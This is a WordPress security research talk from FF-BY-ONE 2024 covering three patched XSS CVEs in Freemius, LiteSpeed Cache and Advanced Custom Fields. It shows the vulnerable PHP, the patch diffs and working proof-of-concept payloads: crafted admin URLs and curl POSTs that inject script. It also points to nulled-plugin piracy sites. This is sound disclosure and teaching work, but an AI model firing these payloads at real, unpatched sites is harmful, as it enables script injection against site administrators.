Uncharted Depths - Navigating Overlooked Vulnerabilities in the Sea of Million WordPress Sites

FF-BY-ONE 2024

Whoami ~ Rafie Muhammad

- Security Researcher at patchstack
- Also known as “Yeraisci”
- Focused on WebAppSec
- Partially Active CTF player for SKSD
- Bug Bounty hunter
- PHP enjoyer :)

Intro

Why target CMS ?

- CMS platform is still a first go-to solution for managing a content on a website without the need for technical knowledge
- In 2022, over 67% of websites utilized a CMS
- Most of the times, it has a lot of features to check for vulns

Why target WordPress ?

- Powers 43.1% of all websites, and 34.68% are in the top 1 million websites
- CMS market share of 63.0% in 2024
- Open source
- Easy to familiarize
- PHP based :)

WordPress

Knowing WordPress

- Core - The CMS platform itself
- Plugin - An additional piece of software that can be installed on a WordPress website to extend its functionality and add new features
- Theme - An additional piece of software that represents the visual appearance and layout of a WordPress website


WordPress Free Repository

60K Plugins

12K Themes


Scanning WordPress Codebase

- WordPress Core/Plugins/Themes has SVN/Trac repositories
- Got a word or regex pattern to search for potential affected plugins/themes ? There is https://wpdirectory.net/



Research Target

Making the right decision



Initial approach

- For free version, fetch the plugins/themes via the installer
- For premium version, try to fetch the nulled version:
  - https://weadown.com/
  - https://wplocker.net/
  - Disclaimer: nulled version could be dangerous, only test in an isolated environment
- Analyze the code, additionally with xDebug for dynamic analysis

Choosing priorities for vulns

- Privilege Escalation
- XSS
- SQL Injection
- PHP Object Injection
- RCE
- LFI
- Arbitrary File Read and Deletion

Overlooked XSS Case Studies

CVE-2023-33999

Site-Wide Reflected XSS in Freemius Library

Vulnerability Details


- Introduced: v1.0.8 (23/06/2015)
- Patched: v2.5.10 (18/07/2023)
- Vulnerable code age: 8yr1mo
- Active installation: 7+ million

Background Story:


- Initially, looking for vulns on TablePress plugin
- Notice that it uses Freemius library
- Found out the library massively used on other plugins

CVE-2023-33999

Site-Wide Reflected XSS in Freemius Library




```php
function add_sticky( $message, $id, $title = '', $type = 'success', $all_admin = false ) {
    $this->add( $message, $title, $type, true, $all_admin, $id );
}

function add( $message, $title = '', $type = 'success', $is_sticky = false, $all_admin =
false, $id = '', $store_if_sticky = true ) {
    $key = ( $all_admin ? 'all_admin_notices' : 'admin_notices' );

    if ( ! isset( $this->_admin_messages[ $key ] ) ) {
        $this->_admin_messages[ $key ] = array();

        add_action( $key, array( &$this, "_{$key}_hook" ) );
        add_action( 'admin_enqueue_scripts', array( &$this, '_enqueue_styles' ) );

    }

    if ( '' === $id ) {
        $id = md5( $title . ' ' . $message . ' ' . $type );
    }

    $message_object = array(
        'message' => $message,
        'title'   => $title,
        'type'    => $type,
        'sticky'  => $is_sticky,
        'id'      => $id,
        'all'     => $all_admin,
        'slug'    => $this->_slug,
    );

    if ( $is_sticky && $store_if_sticky ) {
        $this->_sticky_storage->{$id} = $message_object;
    }

    $this->_admin_messages[ $key ][$id] = $message_object;
}
```




```php
if ( $this->is_user_in_admin() ) {
    if ( $this->is_registered() && fs_request_has( 'purchase_completed' ) ) {
        $this->_admin_notices->add_sticky(
            sprintf(
                /* translators: %s: License type (e.g. you have a professional license) */
                $this->get_text_inline( 'You have purchased a %s license.', 'you-have-x-
license' ),
                fs_request_get( 'purchased_plan' )
            ) .
            sprintf(
                $this->get_text_inline(" The %s's %sdownload link%s, license key, and
installation instructions have been sent to %s. If you can't find the email after 5 min,
please check your spam box.", 'post-purchase-email-sent-message' ),
                $this->get_module_label( true ),
                ( FS_Plugin::is_valid_id( $this->get_bundle_id() ) ? "products' " : '' ),
                ( FS_Plugin::is_valid_id( $this->get_bundle_id() ) ? 's' : '' ),
                sprintf(
                    '<strong>%s</strong>',
                    fs_request_get( 'purchase_email' )
                )
            ),
            'plan_purchased',
            $this->get_text_x_inline( 'Yee-haw', 'interjection expressing joy or
exuberance', 'yee-haw' ) . '!'
        );
    }
```

CVE-2023-33999


Site-Wide Reflected XSS in Freemius Library



```php
function _admin_notices_hook() {
    $notice_type = 'admin_notices';

    if ( ! isset( $this->_admin_messages[ $notice_type ] ) || ! is_array( $this->_admin_messages[ $notice_type ] ) ) {
        return;
    }

    foreach ( $this->_admin_messages[ $notice_type ] as $id => $msg ) {
        fs_require_template( 'admin-notice.php', $msg );

        if ( $msg['sticky'] ) {
            self::has_sticky_messages();
        }
    }
}
```



```php
<div data-id="<?php echo $VARS['id'] ?>" data-slug="<?php echo $VARS['slug'] ?>" class="<?php
switch ($VARS['type']) {
    case 'error':
        echo 'error form-invalid';
        break;
    case 'update':
//          echo 'update-nag update';
//          break;
    case 'success':
    default:
        echo 'updated success';
        break;
}
?> fs-notice<?php if ($VARS['sticky']) echo ' fs-sticky' ?>"><p>
    <?php if (!empty($VARS['title'])) : ?>
        <b><?php echo $VARS['title'] ?></b>
    <?php endif ?>
    <?php echo $VARS['message'] ?>
</p><?php if ($VARS['sticky']) : ?><i class="fs-close dashicons dashicons-no" title="<?php _e('Dismiss', WP_FS__SLUG) ?>"></i><?php endif ?></div>
```



```php
function fs_request_get( $key, $def = false ) {
    return isset( $_REQUEST[ $key ] ) ? $_REQUEST[ $key ] : $def;
}
```

CVE-2023-33999

Site-Wide Reflected XSS in Freemius Library

```
223 +         function fs_request_get( $key, $def = false, $type = false ) {
224 +             return fs_sanitize_input( fs_request_get_raw( $key, $def, $type ) );
```

```
192 +         function fs_sanitize_input( $input ) {
193 +             if ( is_array( $input ) ) {
194 +                 foreach ( $input as $key => $value ) {
195 +                     $input[ $key ] = fs_sanitize_input( $value );
196 +                 }
197 +             } else {
198 +                 // Allow empty values to pass through as-is, like `null`, `''`, `0
      etc.
199 +                 $input = empty( $input ) ? $input : sanitize_text_field( $input );
200 +             }
201 +
202 +             return $input;
203 +         }
204 +     }
```

Patch?

CVE-2023-33999

Site-Wide Reflected XSS in Freemius Library

Case 1: Opt-in (Example)


```
http://URL/wp-admin/?purchase_completed=1&purchase_email=<svg/onload=alert(document.domain)>
```

```
http://URL/wp-admin/?purchase_completed=1&purchased_plan=<svg/onload=alert(document.domain)>
```

Case 2: Skip Opt-in (Example)

```
http://URL/wp-admin/admin.php?fs_action=<PLUGIN_SLUG>_activate_new&user_email=<svg/onload=alert(document.domain)>&pending_activation=1
```

PoC Demo



*) tested on vulnerable TablePress plugin

CVE-2023-40000

Site-Wide Unauth Stored XSS in LiteSpeed Cache

Vulnerability Details

- Introduced: v5.0 (25/07/2022)
- Patched: v5.7.0.1 (25/10/2023)
- Vulnerable code age: 1yr3mo
- Active installation: 5+ million

Background Story:

- Initially, looking for Broken Access Control on API


CVE-2023-40000

Site-Wide Unauth Stored XSS in LiteSpeed Cache

```php
register_rest_route( 'litespeed/v1', '/cdn_status', array(
    'methods' => 'POST',
    'callback' => array( $this, 'cdn_status' ),
    'permission_callback'    => array( $this, 'is_from_cloud' ),
) );
```

```php
public function is_from_cloud() {
    return true;
    // return $this->cls( 'Cloud' )->is_from_cloud();
}
```

```php
public function cdn_status() {
    return $this->cls( 'Cdn_Setup' )->update_cdn_status();
}
```



```php
public function update_cdn_status() {

    if ( !isset( $_POST[ 'success' ] ) || !isset( $_POST[ 'result' ] ) ) {
        self::save_summary( array( 'cdn_setup_err' => __( 'Received invalid message from the cloud server. Please submit a ticket.', 'litespeed-cache' ) ) );
        return self::err( 'lack_of_param' );
    }
    if (!$_POST[ 'success' ]) {
        self::save_summary( array( 'cdn_setup_err' => $_POST[ 'result' ][ '_msg' ] ) );
        Admin_Display::error( __( 'There was an error during CDN setup: ', 'litespeed-cache' ) . $_POST[ 'result' ][ '_msg' ] );
    } else {
        $this->_process_cdn_status($_POST[ 'result' ]);
    }

    return self::ok();
}
```

CVE-2023-40000

Site-Wide Unauth Stored XSS in LiteSpeed Cache

```php
private function _process_cdn_status($result) {
    if ( isset($result[ 'nameservers' ] ) ) {
        if (isset($this->_summary['cdn_setup_err'])) {
            unset($this->_summary['cdn_setup_err']);
        }
        if (isset($result[ 'summary' ])) {
            $this->_summary[ 'cdn_dns_summary' ] = $result[ 'summary' ];
        }
        $this->cls( 'Cloud' )->set_linked();
        $this->cls( 'Conf' )->update_confs( array( self::O_QC_NAMESERVERS => $result[
'nameservers' ], self::O_CDN_QUIC => true ) );
        Admin_Display::succeed( '🎊 ' . __( 'Congratulations, QUIC.cloud successfully set
this domain up for the CDN. Please update your nameservers to:', 'litespeed-cache' ) .
$result[ 'nameservers' ] );
    } else if ( isset($result[ 'done' ] ) ) {
        if ( isset( $this->_summary[ 'cdn_setup_err' ] ) ) {
            unset( $this->_summary[ 'cdn_setup_err' ] );
        }
        if ( isset( $this->_summary[ 'cdn_verify_msg' ] ) ) {
            unset( $this->_summary[ 'cdn_verify_msg' ] );
        }
        $this->_summary[ 'cdn_setup_done_ts' ] = time();

        $this->_setup_token = '';
        $this->cls( 'Conf' )->update_confs( array( self::O_QC_TOKEN => '',
self::O_QC_NAMESERVERS => '' ) );
    } else if ( isset($result[ '_msg' ] ) ) {
        $notice = $result[ '_msg' ];
        if ( $this->conf( Base::O_QC_NAMESERVERS )) {
            $this->_summary[ 'cdn_verify_msg' ] = $result[ '_msg' ];
            $notice = array('cdn_verify_msg' => $result[ '_msg' ]);
        }
        Admin_Display::succeed( $notice );
    } else {
        Admin_Display::succeed( __( 'CDN Setup is running.', 'litespeed-cache' ) );
    }
    self::save_summary();
}
```

```php
public static function succeed( $msg, $echo = false, $irremovable = false ) {
    self::add_notice( self::NOTICE_GREEN, $msg, $echo, $irremovable );
}

public static function add_notice( $color, $msg, $echo = false, $irremovable = false ) {
---------------------- CUT HERE ----------
    $msg_name = $irremovable ? self::DB_MSG_PIN : self::DB_MSG;

    $messages = self::get_option( $msg_name );
    if ( ! is_array( $messages ) ) {
        $messages = array();
    }

    if ( is_array($msg) ) {
        foreach ( $msg as $k => $str ) {
            $messages[ $k ] = self::build_notice( $color, $str, $irremovable );
        }
    }
    else {
        $messages[] = self::build_notice( $color, $msg, $irremovable );
    }
    $messages = array_unique( $messages );
    self::update_option( $msg_name, $messages );
}

public static function build_notice( $color, $str, $irremovable = false ) {
    $cls = $color;
    if ( $irremovable ) {
        $cls .= ' litespeed-irremovable';
    }
    else {
        $cls .= ' is-dismissible';
    }
    return '<div class="' . $cls . '"><p>'. $str . '</p></div>';
}
```

CVE-2023-40000

Site-Wide Unauth Stored XSS in LiteSpeed Cache

Patch?

```
    public function update_cdn_status() {

        if ( !isset( $_POST[ 'success' ] ) || !isset( $_POST[ 'result' ] ) ) {
            self::save_summary( array( 'cdn_setup_err' => __( 'Received invalid message from the cloud server. Please submit a
ticket.', 'litespeed-cache' ) ) );
            return self::err( 'lack_of_param' );
        }
        if (!$_POST[ 'success' ]) {
            self::save_summary( array( 'cdn_setup_err' => $_POST[ 'result' ][ '_msg' ] ) );
            Admin_Display::error( __( 'There was an error during CDN setup: ', 'litespeed-cache' ) . $_POST[ 'result' ][
'_msg' ] );
    public function update_cdn_status()
    {
        if (empty($_POST['hash'])) {
            self::debug('Lack of hash param');
            return self::err('lack_of_param');
        }

        if ($_POST['hash'] !== md5(substr($this->conf(self::O_API_KEY), 3, 8))) {
            self::debug('token validate failed: token mismatch hash !== ' . $_POST['hash']);
            return self::err('callback_fail_hash');
        }

        if (!isset($_POST['success']) || !isset($_POST['result'])) {
            self::save_summary(array('cdn_setup_err' => __('Received invalid message from the cloud server. Please submit a
ticket.', 'litespeed-cache')));
            return self::err('lack_of_param');
        }
        if (!$_POST['success'] && !empty($_POST['result']['_msg'])) {
            $msg = wp_kses_post($_POST['result']['_msg']);
            self::save_summary(array('cdn_setup_err' => $msg));
            Admin_Display::error( __('There was an error during CDN setup: ', 'litespeed-cache') . $msg);
        } else {
            $this->_process_cdn_status($_POST[ 'result' ]);
            $this->_process_cdn_status($_POST['result']);
        }
```

```
    private function _process_cdn_status($result) {

        if ( isset($result[ 'nameservers' ] ) ) {
    private function _process_cdn_status($result)
    {

        if (isset($result['nameservers'])) {
            if (isset($this->_summary['cdn_setup_err'])) {
                unset($this->_summary['cdn_setup_err']);
            }
            if (isset($result[ 'summary' ])) {
                $this->_summary[ 'cdn_dns_summary' ] = $result[ 'summary' ];
            }
            $this->cls( 'Cloud' )->set_linked();
            $this->cls( 'Conf' )->update_confs( array( self::O_QC_NAMESERVERS => $result[ 'nameservers' ], self::O_CDN_QUIC =>
true ) );
            Admin_Display::succeed( '🔥 ' . __( 'Congratulations, QUIC.cloud successfully set this domain up for the CDN.
Please update your nameservers to:', 'litespeed-cache' ) . $result[ 'nameservers' ] );
        } else if ( isset($result[ 'done' ] ) ) {
            if ( isset( $this->_summary[ 'cdn_setup_err' ] ) ) {
                unset( $this->_summary[ 'cdn_setup_err' ] );
            }
            if ( isset( $this->_summary[ 'cdn_verify_msg' ] ) ) {
                unset( $this->_summary[ 'cdn_verify_msg' ] );
            }
            $this->_summary[ 'cdn_setup_done_ts' ] = time();
            if (isset($result['summary'])) {
                $this->_summary['cdn_dns_summary'] = $result['summary'];
            }
            $this->cls('Cloud')->set_linked();
            $nameservers = esc_html($result['nameservers']);
            $this->cls('Conf')->update_confs(array(self::O_QC_NAMESERVERS => $nameservers, self::O_CDN_QUIC => true));
            Admin_Display::succeed('🔥 ' . __('Congratulations, QUIC.cloud successfully set this domain up for the CDN. Please
update your nameservers to:', 'litespeed-cache') . $nameservers);
        } else if (isset($result['done'])) {
            if (isset($this->_summary['cdn_setup_err'])) {
                unset($this->_summary['cdn_setup_err']);
            }
            if (isset($this->_summary['cdn_verify_msg'])) {
                unset($this->_summary['cdn_verify_msg']);
            }
            $this->_summary['cdn_setup_done_ts'] = time();

            $this->_setup_token = '';
            $this->cls('Conf')->update_confs( array( self::O_QC_TOKEN => '', self::O_QC_NAMESERVERS => '' ) );
        } else if ( isset($result[ '_msg' ] ) ) {
            $notice = $result[ '_msg' ];
            if ( $this->conf( Base::O_QC_NAMESERVERS )) {
                $this->_summary[ 'cdn_verify_msg' ] = $result[ '_msg' ];
                $notice = array('cdn_verify_msg' => $result[ '_msg' ]);
            }
            Admin_Display::succeed( $notice );
            $this->cls('Conf')->update_confs(array(self::O_QC_TOKEN => '', self::O_QC_NAMESERVERS => ''));
        } else if (isset($result['_msg'])) {
            $notice = esc_html($result['_msg']);
            if ($this->conf(Base::O_QC_NAMESERVERS)) {
                $this->_summary['cdn_verify_msg'] = $notice;
                $notice = array('cdn_verify_msg' => $notice);
            }
            Admin_Display::succeed($notice);
```

CVE-2023-40000

Site-Wide Unauth Stored XSS in LiteSpeed Cache

```
$ curl -d
'result[nameservers]=<h1>PWNED</h1><svg/onload
=alert(document.domain)>&success=1'
http://localhost/wp-json/litespeed/v1/cdn_status
```

```
$ curl -d
'result[_msg]=<h1>PWNED</h1><svg/onload=alert(
document.domain)>&success='
http://localhost/wp-json/litespeed/v1/cdn_status
```

PoC Demo

Known to be exploited:
https://thehackernews.com/2024/05/hackers-exploiting-litespeed-cache-bug.html

CVE-2023-30777

Reflected XSS in Advanced Custom Fields

Vulnerability Details

- Introduced: v6.1.0 (03/04/2023)
- Patched: v6.1.6 (04/05/2023)
- Vulnerable code age: 1mo
- Active installation: 2+ million
- WP Core vulnerable: < 6.3

Background Story:

- Initially, looking for XSS on the custom fields implementation

CVE-2023-30777

Reflected XSS in Advanced Custom Fields

```php
public function current_screen() {
    // Bail early if not the list admin page.
    if ( ! acf_is_screen( "edit-{$this->post_type}" ) ) {
        return;
    }
    // Get the current view.
    $this->view = isset( $_GET['post_status'] ) ? sanitize_text_field( $_GET['post_status']
) : ''; //
---------------------- CUT HERE ----------------------
```

```php
// Add hooks.
add_action( 'admin_enqueue_scripts', array( $this, 'admin_enqueue_scripts' ) );
add_action( 'admin_body_class', array( $this, 'admin_body_class' ) );
```

```php
public function admin_body_class( $classes ) {
    $classes .= " acf-admin-page acf-internal-post-type {$this->admin_body_class}";

    if ( $this->view ) {
        $classes .= " view-{$this->view}";
    }

    return $classes;
}
```

wordpress/wp-admin/admin-header.php

```php
$admin_body_classes = apply_filters( 'admin_body_class', '' );
$admin_body_classes = ltrim( $admin_body_classes . ' ' . $admin_body_class );
?>
<body class="wp-admin wp-core-ui no-js <?php echo $admin_body_classes; ?>">
<script type="text/javascript">
    document.body.className = document.body.className.replace('no-js','js');
</script>
```

CVE-2023-30777

Reflected XSS in Advanced Custom Fields

advanced-custom-fields/trunk/includes/admin/admin-internal-post-type-list.php

Tabular | Unifi

r2892912r2908095

```
118 118
119 119             // Get the current view.
120     -           $this->view = isset( $_GET['post_status'] ) ? sanitize_text_field( $_GET['post_status'] ) :
    ''; // phpcs:ignore WordPress.Security.NonceVerification.Recommended
    120 +           $this->view = acf_request_arg( 'post_status', '' );
121 121
122 122             // Setup and check for custom actions.
... ...
223 223         */
224 224         public function admin_body_class( $classes ) {
225     -           $classes .= " acf-admin-page acf-internal-post-type {$this->admin_body_class}";
    225 +           $classes .= ' acf-admin-page acf-internal-post-type ' . esc_attr( $this->admin_body_class );
226 226
227 227             if ( $this->view ) {
228     -               $classes .= " view-{$this->view}";
    228 +               $classes .= ' view-' . esc_attr( $this->view );
229 229             }
```

Plugin Patch?

WordPress Core 6.3 Patch?

trunk/src/wp-admin/admin-header.php

